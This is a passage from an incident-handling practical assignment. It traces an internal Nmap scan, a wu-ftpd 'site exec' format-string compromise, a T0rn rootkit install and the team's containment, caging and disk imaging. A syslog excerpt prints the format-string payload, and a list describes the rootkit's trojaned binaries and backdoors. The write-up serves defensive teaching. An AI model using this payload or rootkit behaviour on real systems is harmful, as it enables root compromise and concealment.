The first rule is deny everyone on the outside (those logically behind the external interface—like Internet users in this case) from assessing ftp/tcp to anyone on the inside. This looks like a valid and smart rule (place those ftp servers in the DMZ!) but what actually happened here? Since the attacker was graciously given a valid internal address from the EDU NAT firewalls, does he really conform to this rule anymore, does the firewall care at this point….**NO**… because as far as it's concerned the attacker is a trusted

computer accessing an ftp server on another subset.

Reconnaissance Efforts: 25 may 2001

Take a look at the firewall log for an attempted FTP connection:

```
2001/05/25  11:24:38  <P> dec0  dec1  192.168.168.5  192.168.168.131  tcp  52351  FTP
```

The first field lists the date and time of the attempted connection. The **<P>** entry means the packet was permitted—why not, the firewall is allowing the *base_networks (EDU)* to access the local FTP servers (Rule number 2 in figure 6 above). The next field shows on what interface the packet originated and where it is going – in this case dec0 is the external interface and dec1 is the internal. The next few fields are displayed in the 'source -- destination' format. So, 192.168.168.5 is trying to access 192.168.168.131 from tcp port 1027 to the internal ftp port. Do you think this log would raise any flags or warrant further investigation from a system administrator--- No, because this looks like valid, normal traffic from the inside.

But let's say we have logs that look like this:

```
2001/05/25  11:24:32  <P> dec0  dec1  192.168.168.5  192.168.168.131  tcp  52340  FTP
2001/05/25  11:24:36  <P> dec0  dec1  192.168.168.5  192.168.168.131  tcp  52347  FTP
2001/05/25  11:24:36  <P> dec0  dec1  192.168.168.5  192.168.168.131  tcp  52348  FTP
2001/05/25  11:24:36  <P> dec0  dec1  192.168.168.5  192.168.168.131  tcp  52349  FTP
2001/05/25  11:24:36  <P> dec0  dec1  192.168.168.5  192.168.168.131  tcp  52350  FTP
……
```

The firewall administrator saw these logs but did not notice the obvious—does this look like a port scan against a particular IP, are other IP's and ports getting similar scans, and why are they coming from the same IP? Unfortunately, the administrator did not set up warning flags for this type of activity coming from internal IP's—he did set up flags for external scan and connection attempts but that did him no good once NAT took over.

Here is the packet dump of the same scan, captured from the military sniffer.

```
7 | 11:24:32.463742  | 006008-D1FA2F  | 00A0CC-7A26AA  | IP:  10.0.2.5 => 192.168.168.131  (40)  |
TCP:  Port (52340 => 21)  Data (SN 2055694598, ACK 0, WIN 2048)  FTP
8 | 11:24:32.465132  | 006008-D1FA2F  | 00A0CC-7A26AA  | IP:  10.0.2.5 => 192.168.168.131  (40)  |
TCP:  Port (52340 => 21)  Data (SN 2055694599, ACK 2055694599, WIN 0)  FTP
9 | 11:24:36.623962  | 006008-D1FA2F  | 00A0CC-7A26AA  | IP:  10.0.2.5 => 192.168.168.131  (60)  |
TCP:  Port (52347 => 21)  Data (SN 1962749282, ACK 0, WIN 2048)  FTP
10 | 11:24:36.624797  | 006008-D1FA2F  | 00A0CC-7A26AA  | IP:  10.0.2.5 => 192.168.168.131  (40)  |
TCP:  Port (52347 => 21)  Data (SN 1962749283, ACK 1962749283, WIN 0)  FTP
```

```
11 | 11:24:36.625442 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (60) | TCP:
Port (52348 => 21) Data (SN 1962749282, ACK 0, WIN 2048) FTP
12 | 11:24:36.627501 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (60) | TCP:
Port (52349 => 21) Data (SN 1962749282, ACK 0, WIN 2048) FTP
13 | 11:24:36.628058 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52349 => 21) Data (SN 1962749283, ACK 1962749283, WIN 0) FTP
14 | 11:24:36.629216 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (60) | TCP:
Port (52350 => 21) Data (SN 1962749282, ACK 0, WIN 2048) FTP
15 | 11:24:36.630212 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (60) | TCP:
Port (52351 => 42139) Data (SN 1962749282, ACK 0, WIN 2048)
16 | 11:24:36.634006 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (60) | TCP:
Port (52352 => 42139) Data (SN 1962749282, ACK 0, WIN 2048)
17 | 11:24:36.634723 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (60) | TCP:
Port (52353 => 42139) Data (SN 1962749282, ACK 0, WIN 2048)
18 | 11:24:36.639918 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (328) | UDP:
Length= 308, Port (52340 => 42139)
19 | 11:24:36.643618 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52341 => 21) Data (SN 1962749283, ACK 0, WIN 2048) FTP
20 | 11:24:36.644407 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52341 => 21) Data (SN 1962749284, ACK 1962749284, WIN 0) FTP
21 | 11:24:36.665112 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52342 => 21) Data (SN 1962749284, ACK 0, WIN 2048) FTP
22 | 11:24:36.665928 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52342 => 21) Data (SN 1962749285, ACK 1962749285, WIN 0) FTP
23 | 11:24:36.685039 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52343 => 21) Data (SN 1962749285, ACK 0, WIN 2048) FTP
24 | 11:24:36.685691 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52343 => 21) Data (SN 1962749286, ACK 1962749286, WIN 0) FTP
25 | 11:24:36.705046 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52344 => 21) Data (SN 1962749286, ACK 0, WIN 2048) FTP
26 | 11:24:36.705696 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52344 => 21) Data (SN 1962749287, ACK 1962749287, WIN 0) FTP
27 | 11:24:36.725107 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52345 => 21) Data (SN 1962749287, ACK 0, WIN 2048) FTP
28 | 11:24:36.725785 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52345 => 21) Data (SN 1962749288, ACK 1962749288, WIN 0) FTP
29 | 11:24:36.745033 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52346 => 21) Data (SN 1962749288, ACK 0, WIN 2048) FTP
30 | 11:24:36.745597 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.131 (40) | TCP:
Port (52346 => 21) Data (SN 1962749289, ACK 1962749289, WIN 0) FTP
```


Compare the dump above to the following scan against a server without FTP open, also captured from the military sniffer:

```
7 | 11:28:48.285716 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (40) |
TCP: Port (43684 => 21) Data (SN 2029147462, ACK 0, WIN 4096) FTP
8 | 11:28:48.320376 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) |
TCP: Port (43695 => 21) Data (SN 1658062903, ACK 0, WIN 4096) FTP
9 | 11:28:48.323225 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) |
TCP: Port (43696 => 21) Data (SN 1658062903, ACK 0, WIN 4096) FTP
10 | 11:28:48.324648 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) |
TCP: Port (43697 => 21) Data (SN 1658062903, ACK 0, WIN 4096) FTP
```

```
11 | 11:28:48.330077 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (328) | UDP:
Length= 308, Port (43684 => 21)
12 | 11:28:50.154608 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (328) | UDP:
Length= 308, Port (43684 => 21)
13 | 11:28:54.283471 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) | TCP:
Port (43695 => 21) Data (SN 666197384, ACK 0, WIN 4096) FTP
14 | 11:28:54.284279 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) | TCP:
Port (43696 => 21) Data (SN 666197384, ACK 0, WIN 4096) FTP
15 | 11:28:54.284873 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) | TCP:
Port (43697 => 21) Data (SN 666197384, ACK 0, WIN 4096) FTP
16 | 11:28:54.285445 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (328) | UDP:
Length= 308, Port (43684 => 21)
17 | 11:28:56.104545 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (328) | UDP:
Length= 308, Port (43684 => 21)
18 | 11:29:00.243279 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) | TCP:
Port (43695 => 21) Data (SN 946361610, ACK 0, WIN 4096) FTP
19 | 11:29:00.244817 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) | TCP:
Port (43696 => 21) Data (SN 946361610, ACK 0, WIN 4096) FTP
20 | 11:29:00.245920 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (60) | TCP:
Port (43697 => 21) Data (SN 946361610, ACK 0, WIN 4096) FTP
21 | 11:29:00.246489 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (328) | UDP:
Length= 308, Port (43684 => 21)
22 | 11:29:02.060678 | 006008-D1FA2F | 00A0CC-7A26AA | IP: 10.0.2.5 => 192.168.168.133 (328) | UDP:
Length= 308, Port (43684 => 21)
```

No ACK's returned, the system reports 'FTP Not in Use'.

These 2 dumps are a clear case of an Nmap scan perpetrated from the same attacker, a reconnaissance effort to probe and store information for a later attack. Notice in the first dump Nmap's successful probe on port 42139, it used the FTP probe and this port to identify TCP sequence numbers and OS fingerprinting. The second dump more than likely reported **"No TCP ports Open, OS detection will be much less reliable",** and failed to identify the OS or sequence numbers.

The firewall administrators, and the system administrators for the FTP server, would have seen very similar scans although to them it would have originated from 192.168.168.5--- not 10.0.2.5→ consequently no 'warning' flags were set off.

This was the attacker's effort to identify a vulnerable system for a later attack, below I describe what he did to exploit the vulnerability and with what.

So how did the attacker get root privilege and what did he do once he got it?

May 26: Buffer Overflow Sent

Advanced Incident Handling and Hacker Exploits
GCIH practical Assignment (Version 1.5c)

A Brief Description of the WUFTP exploit :

A vulnerability in the wu-ftpd service, a common package used to provide file transfer protocol (ftp) services, has been exploited to enable remote users root privileges.
The wu-ftpd site exec vulnerability is the result of missing character-formatting arguments in several function calls that implement the "site exec" command functionality. Because the user input can go directly into a format string for a *printf function, it is possible to overwrite critical data fields, like the return address, on the stack. If this is successful the function can initiate a shell pointed from the overwritten eip, and execute arbitrary commands as root.
Below is an excerpt from CERT note IN-2000-10

> Normally if "site exec" is enabled, a user logged into an ftp server (including the 'ftp' or 'anonymous' user) may execute a restricted subset of quoted commands on the server itself. However, if a malicious user can pass character format strings consisting of carefully constructed *printf() conversion characters (%f, %p, %n, etc) while executing a "site exec" command, the ftp daemon may be tricked into executing arbitrary code as root.

Notice what I highlighted in blue: if the "site exec" command functionality is enabled, then anonymous ftp login allows sufficient access for an attack. This is exactly the state our FTP server was in, allowing anonymous log-ins TcpWrapped for internal IP's.

Normal inspection of the syslog would yield an entry similar to the one below--- however, the T0rn kit modified this, and as I found out later this was a stand-alone system and was not routinely checked by the administrators.

May 26 15:43:29 victim ftpd[3408]: USER ftp
May 26 15:42:41 victim ftpd[3408]: PASS [malicious shellcode]
May 26 15:42:02 victim ftpd[3408]: ANONYMOUS FTP LOGIN FROM Hilda.teche.edu [192.168.168.12], [malicious shellcode]
May 26 15:41:39 victim-site ftpd[3408]: SITE EXEC (lines: 0):
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%
.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%
.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f|%p
May 26 13:24:09 victim ftpd[3408]: FTP session closed
A full source code analysis is available Here. Below is a brief description of the code:

> The attached exploit code tries to create special directories using the MKD (make directory) command, and then change its current FTP path into them using the CWD (change current directory) command followed by a SITE EXEC on that directory. In some versions of WuFTP this triggers a buffer overflow that can be exploited to gain root privileges. Notice the programmer giving praise to himself and acknowledging that anonymous access is enough for this exploit to work :-).

So what did the attacker do with Root? A Brief Description of T0rn:

The attacker installed a backdoor to come back to at his leisure, and wanted to use it as a springboard to scan and take down other systems.

Here are some of the things T0rn can do
site: http://www.cert.org/incident_notes/IN-2000-10.html

- killing syslogd
- alerting the intruder to remote logging facilities by searching the syslog configuration file for the '@' character
- storing an intruder-supplied password for trojan horse programs in /etc/ttyhash
- installing a trojan horse version of sshd configured to listen on an intruder-supplied port number with intruder-supplied SSH keys . The trojan horse binary is installed as /usr/sbin/nscd and started using '/usr/sbin/nscd -q'.
- locating trojan horse configuration files to hide file names, process names, etc.
- replacing the following system binaries with trojan horse copies
  - /bin/login
  - /sbin/ifconfig
  - /bin/ps
  - /usr/bin/du
  - /bin/ls
  - /bin/netstat
  - /usr/sbin/in.fingerd
  - /usr/bin/find
  - /usr/bin/top
- installing a password sniffer, sniffer logfile parser, and system logfile cleaning tool.
- attempting to enable telnet, shell, and finger in /etc/inetd.conf by removing any leading '#' comment characters
- alerting the intruder about the word 'ALL' appearing in /etc/hosts.deny
- some versions attempt to patch rpc.statd and wu-ftpd with versions that are not vulnerable… **how nice of them!**
- restarting /usr/sbin/inetd
- starting syslogd

So with all the T0rn kit can do, how do you detect it? There is a pretty good paper describing detection and eradication techniques at http://www.sans.org/y2k/t0rn.htm , but I used Nmap to scan the suspected system for one reason: With everything the root kit modified I did not want to disturb any evidence, so I decided to do a remote scan for

possible back doors. Here is what Nmap found:

```
# Nmap (V. nmap) scan initiated 2.53 as: D:\SECURITY\NMAP -O -sS -v –P0 -oN ftp
192.168.168.131
Interesting ports on  (192.168.168.131):
(The 1517 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
25/tcp     open        smtp
79/tcp     open        finger
110/tcp    open        pop-3
 1080/tcp   open        socks
47017/tcp open       unkown
……
```

Take a look at **MaChIN13's** email again, what this tells us is the ftp server residing at 192.168.168.131 is already compromised… notice the port 47017, this is a known *default* port for the T0rn Root Kit-→ and it also resides on the FTP server!

Gosh, I'm looking at a real compromise. I went back to our military sniffer and firewall logs to monitor additional connections. Here's what I found when I queried attempted connections to the internal FTP server:

```
05/27 11:39:41  10.0.2.5:1505  192.168.168.131:47017
```

```
2001/05/27  11:39:41  <D> dec0  dec1  192.168.168.5  192.168.168.131  tcp  1741 47017
```

Take a look at the two logs above, at first glance 2 different IP's are tying to connect to the internal FTP server at the same time. The first log is from the military sniffer, logically above the EDU firewalls. The second log is from the EDU NAT. You can see from the <D> field that this attempt was denied-→ hmmm, that 47017 port looks familiar, that is what MaChIN13 noticed. Although it originated from a trusted subnet, so it seemed, our firewalls will deny all incoming traffic unless explicitly permitted—whew! Below is the packet dump for this attempt:

```
1 | 11:39:02.765678  | FFFFFF-FFFFFF  | 00A0CC-7A26AA  | ARP: Hardware type= 1, Protocol Type = IP
(0800h)  | ARP Request
2 | 11:39:02.766081  | 006008-D1FA2F  | 00A0CC-7A26AA  | IP:  192.168.168.5 => 192.168.168.131  (48)
| TCP:  Port (1741 => 47017)  Data (SN 43306094, ACK 0, WIN 8192)
3 | 11:39:03.204566  | 006008-D1FA2F  | 00A0CC-7A26AA  | IP:  192.168.168.5 => 192.168.168.131  (48)
| TCP:  Port (1741 => 47017)  Data (SN 43306094, ACK 0, WIN 8192)
4 | 11:39:03.709535  | 006008-D1FA2F  | 00A0CC-7A26AA  | IP:  192.168.168.5 => 192.168.168.131  (48)
| TCP:  Port (1741 => 47017)  Data (SN 43306094, ACK 0, WIN 8192)
```

You can begin to see what happened: the invasive T0rn kit used the 'sh' utility to write 47017 to the file inetd.conf. The attacker then executed a kill –HUP <inetd process number> forcing inetd to restart it's services and read its newly modified configuration file. However, the attack was foiled since the port was not open on the firewalls. But the attacker is not finished

May 27: Attacker Scans for Other Systems

Most root kits give the attacker multiple backdoors for connecting, in this case the modified SSH service is listening on port 22—sneaky! We will see later where in the code this can be modified.

From this tunneled connection to SSH (allowed through the military firewalls), the attacker starts to scan other subnets and systems for vulnerabilities-→ including a government Linux system and our WinNT Intranet Server.

> Good Afternoon,
>
> I'm still seeing lots of port 21 traffic to this IP with data going back out. One in particular caught my attention, so I ran a search on the source IP and here are the results:
>
> ==========stalker==========
> stalker 393735 192.168.168.131 192.168.168.89 FTP
> 2001-05-27-16:42:28 137 10300 0 0
> stalker 759307 192.168.168.89 192.168.168.131 Finger
> 2001-05-27-16:42:56 1 0 6 0
> stalker 89660 192.168.168.131 192.168.168.89 FTP
> 2001-05-27-17:38:16 342 100 52 17100
>
> Thanks, Cheryl (Government Lead System Administrator)

The first connection shows that the compromised FTP server started to scan the government system at .168.89. The attacker sent 137 packets and 10300 bytes of data but received no data coming back (the government computer sat behind a firewall, or some filtering device). The second entry is the governments strike-back system that tries to identify the source by using **finger**. The third connection is another attempt to scan, in this case the attacker receives 52 packets and 17100 bytes of data (this looks like a stealth

scanner, like Nmap in -P0 mode, was able to penetrate the filter device in place).

Our winNT Intranet server was also probed and an attempted traversal unicode vulnerability was sent. We'll see later what this looks like in the assessment/containment section.

These were the events we noticed, our identification into our first intrusion-→ this was an incident.

Assessment/ Containment

The purpose of this stage is to prevent the incident from multiplying and infecting other systems, and to minimize the effects of the compromise. This is indeed the stage where we begin to modify the systems involved: Our efforts to contain an incident may tip off an attacker and provoke further attacks or destruction of evidence.

The System Goes to Cisco

```
1 | 14:03:23.517600 | 205352-430000 | 444553-540000 | IP: 192.168.168.131 => 198.133.219.25
(60) | ICMP: Echo Request
2 | 14:03:25.607447 | 205352-430000 | 444553-540000 | IP: 192.168.168.131 => 198.133.219.25
(60) | ICMP: Echo Request
3 | 14:03:26.702401 | 205352-430000 | 444553-540000 | IP: 192.168.168.131 => 198.133.219.25
(60) | ICMP: Echo Request
4 | 14:03:29.322316 | 205352-430000 | 444553-540000 | IP: 192.168.168.131 => 198.133.219.25
(60) | ICMP: Echo Request
```

The first thing we did was connect a sniffer to the compromised segment, our first action toward this incident. Take a look at what we discovered: why would the compromised system be conducting a PING against Cisco (198.133.219.25)… DoS attack…no, not at all. These pings happened on a regular basis, every 30 minutes, just 4 packets at a time. **The system was ensuring its' online status utilizing a 'phone-home' technique-→** See the script here. Our lead response member determined that the phone-home program was a booby-trap of sorts: if it determined the system had no carrier during the ping attempt (or received no ECHO REPLY), it would run another script destroying and removing all of the attacker's previous modifications. This made it difficult for us to accomplish what we should do when crossing the line into the containment stage: backing up the system.

- If we just yanked the network cable, the trap would be set the next time it made its' sweep.
- If we moved it onto a hub, to maintain carrier, the PING request would still fail-→ trap is set again.
- If we turned the system off and backed up the drive, then re-booted, the trap would be set and finished before we have a chance to respond (unless you happen to time the pings, shutdown, backup, and reboot before the 30 minutes are up)… hmmm

Caged → Like an Animal?

What did we do to counter this? We decided to "cage" the attacker. Without knowing if the script would spawn a recalculation of the time if the hard drive was taken offline then back online (during a backup procedure for example), we decided to install a switch to maintain carrier and spoof Cisco's IP address. This way we can continue to monitor the system, satisfy the booby trap, and prepare for our backup (good thing since the booby trap did account for system downtime!) . While we installed the switch we also placed 4 mock servers from our testing subnet to simulate actual systems. The mock servers were configured to resemble other hosts and services like FTP, web, and mail, in an effort to deceive the attacker. With our decoy net in place, and the sniffer listening, we had the capability to maintain a good audit trail of the attacker's activities. On the switch we created bogus subnets for the mock servers, and locked those ports to their MAC address (all other ports were shutdown). In addition, we reconfigured the subnet's router to block access from the FTP server and mock hosts to anywhere on the internal network or Internet (except from the originating host—so the attacker could still connect). In essence, the attacker would be allowed back into the FTP server, hopefully be fooled into thinking he is on a real network with real servers, and successfully 'caged'. If you want to look at a commercial software version of caging, go to www.recourse.com and research **ManTrap**.




Fig 8: Our Cage Attempt (Short Term Solution to the Booby Trap)

With our cage in place we were now able to fully analyze the phone home code. We noticed that there was no check within the script for an existing ping log file. This meant, if we simply deleted the log file and took the system offline, the startup script that would normally check to see how long the system had been down would not be able to. This was our recourse, and we documented our modification and the log file before deleting it. You'll see from the phone home code that this is a very simple script, with the potential of becoming dangerous. It failed in a few areas and was easily defeated (imagine if the code had router hop-counts built in (to defeat the switch), or checked its directory for missing ping logs!).

Uh oh… What about those Banners?

We noticed, after a quick test of our decoy net and connection to port 21, that the FTP server did not have a service banner installed! How can we go any farther, how can we prosecute, what do we do with all the evidence we have collected so far? *We knew also that there was no service banner on the SSH service, the port the attacker was using to connect.* Taking a huge chance of losing our case, we decided to create a quick banner wrapping the SSH service-→ and prayed the attacker would pay no attention and log on anyway. You know what--- the attacker came back, saw the banner, and did log on! Below I show how we created the service banner.

- mkdir /usr/sbin/BANNERS
- vi **in.<whatever the service name is>** (Make sure the file name is exactly the same name as the service, in this case I did a banner for FTP and the modified SSH)
- ==========
- THIS IS A MILITARY SYSTEM. This computer system and all connected equipment and networks are provided only for authorized U.S. Government use! Use of this system, authorized or not, constitutes consent to monitoring. Unauthorized access may be subject to prosecution.
  ==========
- :q!
- vi /etc/hosts.allow # Under the entry for **in.<service name>** I added this:

banners /usr/sbin/BANNERS : \ # That's it, a simple banner wrap around the services exploited

While we were modifying the system, it occurred to us that we needed to re-enable the system logs of the compromised server and have the ability to store them remotely. We decided to further modify the binaries and add a spawn feature to forward syslog to a central log server (this works, now, since the T0rn kit already looked for this capability and does not continue to look for it). Below is how we enabled this:

- vi /etc/hosts.allow
- # Under the entry for **in.<service name>** I added this:
- spawn (/usr/bin/logger –i –t tcpd –p local2.info ALLOW-%d-%h-%u)
- :q!
- vi /etc/syslog.conf
- # Send messages/logs to central loghost
- local2.debug @logcentral
- local7.debug @logcentral
- auth.info @logcentral
- :wq!
- vi /etc/hosts
- 192.168.168.43 log.base.mil logcentral
- q!
- ps –ef | grep syslogd
- kill –HUP <syslogd process number>

With the compromised system successfully caged, logged, and contained we began our backup procedures.

Back-up Procedures

We had 2 back-ups we needed to perform; one for the compromised FTP server (Red Hat 6.2) and one for the winNT Intranet server (although this was not compromised).

RedHat: Using 'dd'

'dd' is a pretty good bit-for-bit cloning program, and simple to use. Some advantages of dd are its ability to capture deleted files that programs like dump and tar would miss. Further, it can do block data conversions to non-Unix platforms. Here is what we did to create an exact image of the compromised FTP server.

Since we were able to analyze the booby trap code, and consequently able to remove the hard drive without adverse effects, our back-up went pretty smooth. We moved the FTP server's hard drive into another Linux system as a slave and executed the following:

dd if=/dev/sda of=/dev/sdb bs=2048k
This creates an image file from the master drive to the slave drive at 2 gig intervals.
The FTP server had a 4 gig partition, total time to create this clone was 1 hour.

WinNT: Using Norton Ghost

The first thing I did was create a boot CDRW. Unfortunately, I did not have any programs in my jump bag that could create one but I knew of a system that had **CD Creator** on it-→ and I knew this program could at least create one. This is how I accomplished it:




Fig 9: Making a bootable CD

By checking the bootable option the program requires you to insert a bootable floppy from which to copy. When you create the CD it reads from this floppy and creates a virtual 'A:" drive on the CD…. an exact image of the floppy….. while leaving the rest of the space free for data. What's good about Norton Ghost is its relatively small size; the entire program can fit on a floppy along with the boot files and then burned onto the CDRW. In addition to the boot files and Ghost, I also placed the CDRW drivers for DOS on the diskette.

Once our CD was created we inserted it into the WinNT server and rebooted. Our virtual 'A:" drive was created, with the Norton program, and the CD drivers installed with the autoexec.bat and config.sys files. We start ghost by typing a:\> ghostpe –span –pwd=*******

This will execute Ghost with the span option (to span the disk images across multiple volumes or separate volumes) and enable a password protection for the image file. In this case our volumes will be CDRW's and Ghost will burn the split images for us. The drive

on the NT system is 3.6 Gigs and will take 2 CDRWs if we compress the image file. We decided to select the option '**cloning a disk to image file**' (although we have 2 partitions, 1 for the OS (c:\) and 1 for the IIS service (d:\), we wanted to clone the entire disk). From the main menu we select **Disk>To Image** and select our source drive, the hard disk of the server. Next, we selected a path and filename for the disk image file, **e:\IIS_Image** (the file will be stored on our CDRW's, 'e:'). Our final step before proceeding with the disk dump was to enable fast compression for our image.

Integrity checks

After Norton created the image we checked the file integrity by selecting from the main menu, **Check>Image File**. Our image file was in good shape, now we have to test the disk itself. We ran scandisk against the CDRW's and verified their volume and data was not corrupted. Finally, we used Ghost Explorer to view the image files to ensure we had a good back-up (Ghost explorer has the same interface as windows explorer and allows you to view the entire image file, and all data, without having to unpack the compressed file).

This was it, a simple procedure with a simple program: total time to back up the NT server was 45 minutes.

Next we needed to back up the firewall logs:

Our firewall has a built-in backup program that encrypts the critical configuration and filter log files. We used this first as a normal backup procedure to preserve the evidence we knew about, and evidence that might have eluded us the day before. By design we log all packets permitted and denied for each service we offer, and frequently archive these for long-time storage. Below in **fig 10** is a screenshot of the active configuration and log files ready to be backed-up to our remote repository server.

